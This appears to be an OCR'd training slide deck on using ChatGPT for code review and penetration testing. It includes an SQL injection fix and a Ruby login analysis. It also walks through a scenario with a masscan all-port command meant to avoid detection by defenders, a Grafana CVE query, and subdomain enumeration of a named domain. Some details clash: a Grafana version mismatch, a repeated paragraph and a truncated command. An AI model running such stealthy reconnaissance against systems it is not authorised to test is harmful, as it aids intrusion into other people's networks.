
- **Code Interpreter in Action:**
  - Explain that we'll use the code interpreter to identify if there's a potential vulnerability.
  - Highlight the problem: The function directly concatenates user input into the SQL query, making it susceptible to SQLi.
- **Visuals:** Display the corrected code:

```python
def fetch_user_data(connection, user_id):
    query = "SELECT * FROM users WHERE id=?"
    result = connection.execute(query, (user_id,))
    return result.fetchall()
```

Add Comments to a SQL Query

You'll be acting as a Senior Analyst who is an expert in SQL. You'll be helping me, a junior analyst on the team, understand SQL queries that we'll use together on the job.

Could you add comments to this query to make it easy for other analysts to understand?
[insert code sample]




```sql
-- Truncate the existing StudentAttribution table
TRUNCATE TABLE StudentAttribution;

-- Create a temporary table called clean_source to store cleaned up student
DROP TEMPORARY TABLE IF EXISTS clean_source;
CREATE TEMPORARY TABLE clean_source
SELECT
    s.id AS student_id,
    s.created_time,
    signup_source,
    lower(REPLACE(s.signup_source,' ','')) AS source
FROM students s
WHERE s.id >= 79507313 -- first non-Maven person to signup AFTER form update
AND s.signup_source IS NOT NULL -- removing people who didn't answer
;

-- Create a temporary table called attrib_source to store the attributed sou
DROP TEMPORARY TABLE IF EXISTS attrib_source;
CREATE TEMPORARY TABLE attrib_source
```

PROMPT ENGINEERING

- ✓ Be as clear and specific as possible, and clearly describe the desired output
- ✓ Use roles to add context and set the tone and complexity of the response
- ✓ Iterate and use follow-up prompts until you get the output you need

AI for Programming Language Comprehension




3. Demo: Using ChatGPT to Interpret a Code Snippet from an Unfamiliar Language:

Given code snippet (Ruby on Rails - may be unfamiliar to some):

```ruby
def login
  user = User.find_by_email(params[:email])
  if user && user.authenticate(params[:password])
    session[:user_id] = user.id
    redirect_to root_url
  else
    flash.now[:error] = "Invalid email or password"
    render "new"
  end
end
```

AIPRM
AIPRM


Analysis Results By AI



This is a login function written in Ruby, likely for a web application using the Rails framework:

- It starts by searching for a user in the database based on the email provided in the form (`params[:email]`).
- If a user with that email is found (`user`) and the password provided (`params[:password]`) matches the user's stored password, then:
  - The user's ID is stored in the session to keep them logged in.
  - The user is then redirected to the main page (`root_url`).
- If the email isn't found or the password doesn't match, an error message ("Invalid email or password") is displayed, and the login form (`new`) is rendered again.

Potential Security Concerns found by AI




Potential security concerns:

1. **Direct use of `` `params` `` without validation**: Using form input (`` `params` ``) directly can be risky. Proper validation and sanitation should be in place to prevent malicious inputs.
2. **No rate limiting or account lockout**: The function doesn't seem to have mechanisms to prevent brute force attacks. Without rate limiting or account lockout, an attacker can make numerous login attempts to guess a user's password.
3. **Flash messages**: Displaying generic error messages (like "Invalid email or password") is a good practice to avoid giving away hints to attackers. However, be cautious not to give away too much information in other situations.
4. **Session Handling**: The code sets a session with the user's ID once authenticated. Ensure that sessions are properly managed and securely terminated when not in use or after a specified duration.

AIPRM

ChatGPT and Penetration Testing – Scenario


You have been approached by XYZ company to test their internal network for any vulnerabilities and report it to the company. They have also informed you that their blue teamers are monitoring the network for any anomalies. This means that we cannot use noisy tools like Nmap to scan the whole subnet and open ports. Hmm, let us ask ChatGPT about that.



can you name a port scanning tool that is less noisy and faster than nmap for large networks

One tool that is often recommended for port scanning large networks is Masscan. Masscan is known for its speed and efficiency, making it a popular choice for scanning large IP ranges or networks.

Sweet, masscan is a pretty handy and fast tool. Ok, we can also ask ChatGPT how to scan a subnet with service banners. Take a look.




masscan command to scan for versions and all subnets and output

To scan for versions and all subnets using Masscan and generate the output, you can use the following command:

```css
masscan -p1-65535 --rate=1000 --scan-flags URGACKPSHRSTSYNFIN --banner --out
```


While scanning, you found that one of the hosts is using hosting Grafana 7.0.1 on port 8080. That's quite an old version. We can also ask if the ChatGPT knows of any vulnerabilities in this version.



Do you know any vulnerabilities related to Grafana version 8.3.0?

Yes, there is a known vulnerability related to Grafana version 8.3.0, which is identified as "CVE-2021-43798." However, please note that as an AI language model, my knowledge is based on information available up until September 2021, and I don't have access to real-time vulnerability databases or the ability to browse the internet. Therefore, I may not have specific details about the CVE or any potential mitigations or fixes.

While scanning you found that one of the hosts or IPs is using hosting Grafana 7.0.1 on port 8080. That's quite an old version. We can also ask if the ChatGPT knows of any vulnerabilities in this version.




Any links for CVE-2021-43798 code in github

I apologize for the confusion, but as an AI language model, I don't have direct access to the internet or the ability to browse specific websites like GitHub. Therefore, I cannot provide you with specific links to the code related to CVE-2021-43798 on GitHub.

However, you can search for the CVE identifier "CVE-2021-43798" on GitHub or other code hosting platforms to see if there are any public repositories or code samples related to the vulnerability. Keep in mind that code related to vulnerabilities should be handled responsibly and used for authorized purposes such as research, analysis, or patch development.

It's important to approach such code with caution and ensure you are following ethical guidelines, including obtaining proper authorization and adhering to legal and responsible disclosure practices.



please create a step by step guide in detail on how i can enumerate the subdomains of privacy.com.sg

Certainly! Here's a step-by-step guide on how to enumerate subdomains of `privacy.com.sg`:

1. Brute Force with Sublist3r:

Sublist3r is a popular tool that combines both brute force and web scraping techniques to enumerate subdomains.


Steps:

1. Install Sublist3r:

```bash
git clone https://github.com/aboul3la/Sublist3r.git
cd Sublist3r
pip install -r requirements.txt
```

AIPRM

Online Methodologies



crt.sh:

1. Visit crt.sh.
2. Enter `privacy.com.sg` in the search bar.
3. The resulting list will display certificates associated with the domain, which often reveals subdomains.

DNSDumpster:

1. Visit DNSDumpster.
2. Enter `privacy.com.sg` and search.
3. Examine the resulting DNS records for subdomains.

